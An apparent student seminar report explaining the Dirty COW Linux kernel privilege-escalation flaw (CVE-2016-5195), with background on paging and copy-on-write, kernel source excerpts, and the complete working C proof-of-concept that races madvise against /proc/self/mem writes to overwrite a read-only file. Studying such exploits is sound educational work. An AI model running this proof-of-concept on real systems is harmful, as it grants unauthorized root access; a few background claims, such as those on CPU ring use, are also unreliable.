# DIRTY COW

(CVE-2016-5195)

A Linux kernel Exploit

A Seminar Report

Submitted by


SUBHAJIT BARH

(18MA60R33)


*in the partial fulfillment for the award of the degree*

*of*

**MASTER OF TECHNOLOGY**

*in*

**COMPUTER SCIENCE AND DATA PROCESSING**

at


DEPARTMENT OF MATHEMATICS

INDIAN INSTITUTE OF TECHNOLOGY KHARAGPUR

WEST BENGAL-721302,INDIA


February 2019

# ABSTRACT

Though Linux is lagging in the desktop user market(only 2.7 % user uses Linux according to a survey of November 2018 ) severs use Linux extensively. Around 80% servers use Linux as OS and popular mobile operating system like android also uses Linux kernel underneath it.

When in an operating system of that magnitude we found a security vulnerability it is really scary for all kind of reasons. Though Linux is in over all really a secure operating system than its counterparts but it also had its bad days.

2016 November was a nightmare for Linux developers because in that month Dirty COW(CVE-2016-5195) was discovered by a security researcher named Phil Oester. It was an Privilege Escalation Vulnerability and it utilized race condition to exploit an ancient flaw in the linux kernel. Linux Kernel version 2.6.22 (Released in 2007) to kernel 4.8.3 (in 2017) are vulnerable. Now Linus Torvalds the father of the Linux project said that he discovered it(the BUG) a long time ego and tried to fix it in vain he termed it as theoretical vulnerability. But it is not theoretical any more .

Linux Developers tried to fix the BUG in 2016 hurriedly but was not a complete success The patch was not full proof. In 2017 it was fully patched and it is Dirty COW free from Linux kernel 4.15(UBUNTU 18.04).

So staying updated is the only defense we have in this scenario. Thus in this seminar report I will try to explain what was the bug , how it was exploited and what we can do about it .

# Content

# What is Dirty COW:

Dirty COW is a privilege escalation type vulnerability .It is also identified as CVE-2016-5195 .
It got CVE score of 7.2, which is pretty high . Any server running Linux kernel 2.6.22-4.8.* is vulnerable to this attack .It was Discovered by Phil Oester in 2016 and it existed almost 10 years before it got fully patched.

# What is Privilege Escalation:

Privilege Escalation or priv-esc is an attack(technique) through which an normal user can elevate or escalate his privilege .There are may ways to do this. One way is finding a loophole in the kernel and exploiting it .Dirty Cow does exactly that .Earning root privilege can be a tedious job when it comes to security research. But with Dirty COW it becomes easy and any script-kiddy can do it.

# What is Race Condition:

Dirty COW is a race condition vulnerability. When Two process or two independent thread are running on the same resources it is impossible to say which job will occur first and which will occur second .so it is poorly sequenced. It is called race condition because two jobs are running for the same resource at the same time .Dirty COW leverages that situation .

# Permission Systems in Linux:




Figure - 1

as shown in the figure-1 10 characters are used for permission in Linux
first character :‘

- -’ if its file
- d if it is directory

Next 3 letters are permission for owner

- ‘r’ means read privilege
- ‘w’ means write privilege
- ‘x’ means execution privilege

Next 3 letters are for groups(same description)
Next 3 are for others
‘-’ means absent of permission
If ‘-’ is there in place of w that means it is write protected .
‘root’ - is the Highest privilege in Linux

- Root has all the permissions that is read,write and execute .
- We want to become root from normal users ....

Some times it is needed to run root commands despite being non root. for this, there is a command called sudo (Superuser Do) which grants you temporary root privilege if you(user) are listed in sudoers(/etc/sudoers) file .
What if you are not in sudoers file ?? can you gain root privilege ??Normally you can't. But you can take advantage of security loop-holes and escalate your privilege. That is called privilege escalation attack. There are many Priv-Esc methodologies .One of them is exploiting Kernel .It is Dangerous and unstable .But can grant you root privilege. Dirty Cow is an Kernel Exploit.

# Linux Kernel :







**Figure 2**

Kernel is the portion of Operating System through which applications can communicate with hard ware. In a way kernel is the core of the Operating System .
Linux Kernel is open source that means any body can contribute to it. It was created by Linus Torvalds . And is almost written in c , Linux is an monolithic kernel and follows posix standard.




This is the popular CPU ring diagram .It shows us how Linux kernel and CPU are related and various abstraction layers. Generally Deeper You go more privileged You are .Linux and most other operating Systems generally uses kernel ring 0 and ring 3 . Generally ring 2 and 3 are not used but software like virtual Box and container application like docker uses ring 2 and 3 .




ring 3 can not have privilege of ring 0 that is it can not control hardware .But then how software communicates with the hardware ? Answer is System Calls or Sys-Calls they are special kernel functions that can be called by applications to communicate with hardware .

In Linux User memory space and Kernel memory space is different .Users memory space is managed by paging and virtual memory management .and kernel memory space is separate and secured . So we communicate with them only through Sys-Calls . In our case there is a security loop hole in the Linux secure code that we will exploit .

# Paging:





**Figure -3**

The above picture nicely explains what is paging and virtual memory .

Operating System always want to give any program a continuous memory space . But that is not possible when we have multiple Program Running .There is two methods used to handle this problem one is segmentation another is paging .Here we will talk about paging .

In paging the computer will divide the physical memory into various fixed size(in Linux x64 architecture 4kb) pieces called frames .those are called frames . Now in the program we divide it into several piece also it is called pages . Frame size = page size . Now collection of pages of any particular program is called virtual memory .Now in Linux memory is also can be accessed like file

files .that file is *proc/self/mem* . Here self is because it will access its own memory as we will see later .this is called out of band memory access . Page table is the table is a translation table which maps physical memory into virtual memory . So it stores page address .

# Page fault:

What happens when cpu can not find a physical memory page corresponding to virtual memory?
May be the memory have been swapped to secondary storage ....
MMU can not find the associated page in page table ...
It initiates a page fault trap interrupt .
The page fault handler in the operating system makes an entry for the page in the page table and hands the control to the MMU .
Page Fault can be Hard Fault or Soft Fault .

Soft faults are Common and happens when page is present in the physical memory but just there is no entry in page table for that. CPU finds that memory and and makes entry in page table and hands over control to the main process .
Hard fault is when page has been swapped in the Hard Disk and CPU need to fetch it from the hard disk to main memory . As Hard Disk is slow it reduces the performance and this phenomenon is called thrashing.

# Copy On Write(COW):

- When want to write on any write protected file which is now mapped to the memory Kernel creates a copy of it and writes on it(Copy On Write) .
- It is done by using some flags one of them is foll_write(important one for this presentation).
- If file is not write protected then foll_write is not set and CPU writes the changes to the original mapping of the file.
- Now the original user memory page becomes touched or Dirty .
- Now if any pages are dirty then it will be written on the disk by the CPU.
- What happen when CPU initiates a COW page but does not find it .
- Definitely a page fault happens and the vulnerability lies in how kernel resolves the fault.
- But How we force the page fault in that exact time ?
- We will See .......

# Dirty Bits:

A dirty bit or modified bit is a bit that is associated with a block of computer memory and indicates whether or not the corresponding block of memory has been modified. The dirty bit is set when the processor writes to (modifies) this memory. The bit indicates that its associated block of memory has been modified and has not been saved to storage yet. When a block of memory is to be replaced, its corresponding dirty bit is checked to see if the block needs to be written back to secondary memory before being replaced or if it can simply be removed. Dirty bits are used by the CPU cache and in the page replacement algorithms of an operating system.

# The Code:

```
#include <stdio.h>
#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <unistd.h>
#include <sys/stat.h>
#include <string.h>
#include <stdint.h>
void *map;
int f;
struct stat st;
char *name;
void *madviseThread(void *arg);
void *procselfmemThread(void *arg);
int main(int argc,char *argv[])
{
        if (argc<3) {
                printf( "usage: ./demoroot filename Content\n");
                return 1;
        }
        pthread_t pth1,pth2;
        f=open(argv[1],O_RDONLY);        1
        fstat(f,&st);
        name=argv[1];
        map=mmap(NULL,st.st_size,PROT_READ,MAP_PRIVATE,f,0);        2
        printf("mmap %zx\n\n",(uintptr_t) map);
        pthread_create(&pth1,NULL,madviseThread,argv[1]);        3
        pthread_create(&pth2,NULL,procselfmemThread,argv[2]);        4
        pthread_join(pth1,NULL);
        pthread_join(pth2,NULL);
        return 0;
}

void *madviseThread(void *arg)
{
        char *str;
        str=(char*)arg;
        int i,c=0;
        for(i=0;i<100000000;i++)
        {
                c+=madvise(map,100,MADV_DONTNEED);
        }
        printf("madvise %d\n\n",c);
}

void *procselfmemThread(void *arg)
{
```

```
        char *str;
        str=(char*)arg;
        int f=open("/proc/self/mem",O_RDWR);
        int i,c=0;
        for(i=0;i<100000000;i++) {
                lseek(f,(uintptr_t) map,SEEK_SET);
                c+=write(f,str,strlen(str));
        }
        printf("procselfmem %d\n\n", c);
}
```

## Explanation :

1. fopen opens the file in read-only(O_RDONLY) format that goes wih the file permission so kernel allows it .
2. The invocation of mmap creates a file backed read-only memory mapping in the process's virtual address space.
3. MadviseThread calls a functions madvise(map,100,MADV_DONTNEED) . The madvise() continuously tells the CPU to drop the memory pointed by the map.
4. ProcselfmemThread calls continuously write functions to write on the virtual memory ***proc/self/mem***
5. ***Two threads creates a Race Condition and in a rare edge case when CPU drops the page before write . In this case CPU end up writing on the original page !!***
6. ***BUT HOW ??***

When write is applied to the pseudo file(/proc/self/mem), the kernel will route the operation to mem_write, which is just a thin wrapper for mem_rw .

# mem_rw:

```
static ssize_t mem_rw(struct file *file, char __user *buf, size_t count, loff_t *ppos, int write)
{
   struct mm_struct *mm = file->private_data;
   unsigned long addr = *ppos;
   ssize_t copied;
   char *page;

   if (!mm)
      return 0;

   /* allocate an exchange buffer */
   page = (char *)__get_free_page(GFP_TEMPORARY);
   if (!page)
      return -ENOMEM;

   copied = 0;
   if (!atomic_inc_not_zero(&mm->mm_users))
      goto free;

   while (count > 0) {
      int this_len = min_t(int, count, PAGE_SIZE);

      /* copy user content to the exchange buffer */
      if (write && copy_from_user(page, buf, this_len)) {
         copied = -EFAULT;
```

```
            break;
        }

        this_len = access_remote_vm(mm, addr, page, this_len, write);
        if (!this_len) {
            if (!copied)
                copied = -EIO;
            break;
        }

        if (!write && copy_to_user(buf, page, this_len)) {
            copied = -EFAULT;
            break;
        }

        buf += this_len;
        addr += this_len;
        copied += this_len;
        count -= this_len;
    }
    *ppos = addr;

    mmput(mm);
free:
    free_page((unsigned long) page);
    return copied;
}
```

# Explanation:

- It then copies the content of the calling process's user buffer buf to the freshly allocated, but badly named exchange buffer page2 using copy_from_user.
- With the preparation done, mem_rw calls access_remote_vm. As the name implies, It allows the kernel to read from or write to the virtual memory space of another (remote) process. It's the basis of all out-of-band memory access facilities
- access_remote_vm calls several intermediate functions that would eventually land at __get_user_pages_locked(...) in which it first translates the intention of this out-of-band access to flags, in this case the flags would consist of:
  FOLL_TOUCH | FOLL_REMOTE | FOLL_GET | FOLL_WRITE | FOLL_FORCE

# __get_user_pages and faultin_page :

The purpose of __get_user_pages is to find and pin a given virtual address range (in the remote process's address space) to the kernel space. The pinning is necessary because without it, the user pages may not be present in the memory.

Here is the snippet with the irrelevant parts removed:

```
long __get_user_pages(struct task_struct *tsk, struct mm_struct *mm,
            unsigned long start, unsigned long nr_pages,
            unsigned int gup_flags, struct page **pages,
            struct vm_area_struct **vmas, int *nonblocking)
{
            /* ... snip ... */

            do {
        /* ... snip ... */
retry:


                        cond_resched(); /* please rescheule me!!! */
                        page = follow_page_mask(vma, start, foll_flags, &page_mask);
                        if (!page) {
                                    int ret;
                                    ret = faultin_page(tsk, vma, start, &foll_flags,
                                                            nonblocking);
                                    switch (ret) {
                                    case 0:
                                                goto retry;
                                    case -EFAULT:
                                    case -ENOMEM:
                                    case -EHWPOISON:
                                                return i ? i : ret;
                                    case -EBUSY:
                                                return i;
                                    case -ENOENT:
                                                goto next_page;
                                    }
                                    BUG();
                        }
                        if (pages) {
                                    pages[i] = page;
                                    flush_anon_page(vma, page, start);
                                    flush_dcache_page(page);
                                    page_mask = 0;
                        }
        /* ... snip ... */
    }
          /* ... snip ... */
}
```

The code first attempts to locate the remote process's memory page at the address start with foll_flags encoding memory access semantics. If the page is not available (page == NULL), suggesting either the page is not present or may need page fault to resolve the access. Thus faultin_page is called against the start address with the foll_flags, simulating a user memory access and trigger the page fault handler in the hope that the handler would "page" in the missing page.

There are several reasons why follow_page_mask returns NULL:

- The address has no associated memory mapping, for example accessing NULL pointer.
- The memory mapping has been created, but because of demand-paging, the content has not yet been loaded in.

- The page has been paged out to the original file or swap file.
- The access semantics encoded in foll_flags violates the page's permission configuration (i.e. writing to a read-only mapping).
-

The last one is exactly what's happening to our write(2) to proc/self/mem.

The general idea is that if the page fault handler can successfully resolve the fault and not complaining anything untoward, the function would then attempt another retry hoping to get a "valid" page to work with.

Notice the retry label and the use of goto here3? It may not be obvious, but as we will soon see, it is actually another important accomplice of this exploit.

With that in mind, let's take a closer look at faultin_page:

```
static int faultin_page(struct task_struct *tsk, struct vm_area_struct *vma,
		unsigned long address, unsigned int *flags, int *nonblocking)
{
	struct mm_struct *mm = vma->vm_mm;
	unsigned int fault_flags = 0;
	int ret;

	/* mlock all present pages, but do not fault in new pages */
	if ((*flags & (FOLL_POPULATE | FOLL_MLOCK)) == FOLL_MLOCK)
		return -ENOENT;
	/* For mm_populate(), just skip the stack guard page. */
	if ((*flags & FOLL_POPULATE) &&
			(stack_guard_page_start(vma, address) ||
			 stack_guard_page_end(vma, address + PAGE_SIZE)))
		return -ENOENT;
	if (*flags & FOLL_WRITE)
		fault_flags |= FAULT_FLAG_WRITE;
	if (*flags & FOLL_REMOTE)
		fault_flags |= FAULT_FLAG_REMOTE;
	if (nonblocking)
		fault_flags |= FAULT_FLAG_ALLOW_RETRY;
	if (*flags & FOLL_NOWAIT)
		fault_flags		|=		FAULT_FLAG_ALLOW_RETRY		|
FAULT_FLAG_RETRY_NOWAIT;
	if (*flags & FOLL_TRIED) {
		VM_WARN_ON_ONCE(fault_flags & FAULT_FLAG_ALLOW_RETRY);
		fault_flags |= FAULT_FLAG_TRIED;
	}

	ret = handle_mm_fault(mm, vma, address, fault_flags);
	if (ret & VM_FAULT_ERROR) {
		if (ret & VM_FAULT_OOM)
			return -ENOMEM;
		if (ret & (VM_FAULT_HWPOISON | VM_FAULT_HWPOISON_LARGE))
			return *flags & FOLL_HWPOISON ? -EHWPOISON : -EFAULT;
```

```
        if (ret & (VM_FAULT_SIGBUS | VM_FAULT_SIGSEGV))
            return -EFAULT;
        BUG();
    }

    if (tsk) {
        if (ret & VM_FAULT_MAJOR)
            tsk->maj_flt++;
        else
            tsk->min_flt++;
    }

    if (ret & VM_FAULT_RETRY) {
        if (nonblocking)
            *nonblocking = 0;
        return -EBUSY;
    }

    /*
     * The VM_FAULT_WRITE bit tells us that do_wp_page has broken COW when
     * necessary, even if maybe_mkwrite decided not to set pte_write. We
     * can thus safely do subsequent page lookups as if they were reads.
     * But only do so when looping for pte_write is futile: in some cases
     * userspace may also be wanting to write to the gotten user page,
     * which a read fault here might prevent (a readonly page might get
     * reCOWed by userspace write).
     */
    if ((ret & VM_FAULT_WRITE) && !(vma->vm_flags & VM_WRITE))
        *flags &= ~FOLL_WRITE;
    return 0;
}
```

The first half of the function translates foll_flags to the corresponding fault_flags that the page fault handler handle_mm_fault can understand. handle_mm_fault is responsible for resolving page faults so that the __get_user_pages can carry on with its execution.

In this case, because the original memory mapping for the region we want to modify is read-only, handle_mm_fault will honour its original permission configuration and create a new read-only (it's a read-only mapping after all) COW page (do_wp_page) for the address we want to write to, marking it private as well as dirty, hence Dirty COW.

The actual code that creates the COWed page is do_wp_page embedded deep in the handler, but the rough code flow can be found in the official Dirty COW page:

```
faultin_page
 handle_mm_fault
  __handle_mm_fault
   handle_pte_fault
    FAULT_FLAG_WRITE && !pte_write
   do_wp_page
    PageAnon() <- this is CoWed page already
    reuse_swap_page <- page is exclusively ours
    wp_page_reuse
     maybe_mkwrite <- dirty but RO again
     ret = VM_FAULT_WRITE
```

Now let's turn our attention back to the end of faultin_page, right before the function returns, it does something that truly makes the exploit possible:

```
        if ((ret & VM_FAULT_WRITE) && !(vma->vm_flags & VM_WRITE))
                *flags &= ~FOLL_WRITE;
    return 0;
```

After detecting a Copy On Write has happened (ret & VM_FAULT_WRITE == true), it then decides to remove FOLL_WRITE from the foll_flags! Why does it want to do that??!

**Purpose of the retry:**

If it didn't remove FOLL_WRITE, the next retry would follow the exact same code path. The reason being the newly minted COWed page has the same access permission (read-only) as the original page. The same access permission, the same foll_flags, the same retry, hence the loop.

To break this infinite retry cycle, the idea was to remove the write semantics completely, so the call to follow_page_mask in the next retry would be able to return a valid page pointing to the start address. Because now with the FOLL_WRITE gone, the foll_flags is just an ordinary read access, which is permitted by the COWed read-only page.

# The VULNERABILITY

By removing the write semantics from the foll_flags, follow_page_mask in the next retry will treat the access as read-only despite the goal is to write to it.BUT What if, at the same time, the COWed page is dropped by another thread calling madvise(MADV_DONTNEED)?
Immediately, nothing disastrous would happen. follow_page_mask would still fail to locate the page for the address due to the absence of the now purged COWed page thanks to madvise. But what happens next in faultin_page is interesting.

Because this time around foll_flags doesn't contain FOLL_WRITE, so instead of creating a dirty COW page, handle_mm_fault will simply pull out the page that is directly mapped to the underlying privileged file from the page cache! Why ? Because the kernel is only asking for read access (FOLL_WRITE has been removed) .

Shortly after this faultin_page, __get_user_pages will do another retry to get the page it's been asking so many times for. Follow_page_mask in this retry will returns us the page. And i the pristine page that's directly tied to the privileged file! With this page in hand, the non-root program is now capable of modifying the root file!

After getting hold of the page, __get_user_pages can finally skip the faultin_page call and return the page all the way to the __access_remote_vm for further processing.

So how exactly does the page get modified? Here is the relevant snippet of access_remote_vm:

```
maddr = kmap(page);
if (write) {
    copy_to_user_page(vma, page, addr,
              maddr + offset, buf, bytes);
    set_page_dirty_lock(page);
} else {
    /* ... snip ... */
}
kunmap(page);
```

# Conclusion

Dirty COW has been patched in Ubuntu 18.04 .But still it is not full proof . A variant of this vulnerability called Huge Dirty COW still exists in the OS. New Vulnerabilities like Specter and Meltdown are on the horizon .

So Operating System Security is hard,challenging and also fun .Though Linux has a solid code review system loop-holes still exists .So we should be vigilant and always update our systems .

## References :


*https://dirtycow.ninja/https://dirtycow.ninja/*
*https://github.com/dirtycow/dirtycow.github.io/wiki/PoCs*
*https://www.us-cert.gov/ncas/alerts/TA18-141A*
*https://kb.help.rapid7.com/docs/meltdown-and-spectre*
*https://en.wikipedia.org/wiki/Paging*
*https://en.wikipedia.org/wiki/Page_fault*
*https://chao-tic.github.io/blog/2017/05/24/dirty-cow*
*https://en.wikipedia.org/wiki/Virtual_memory*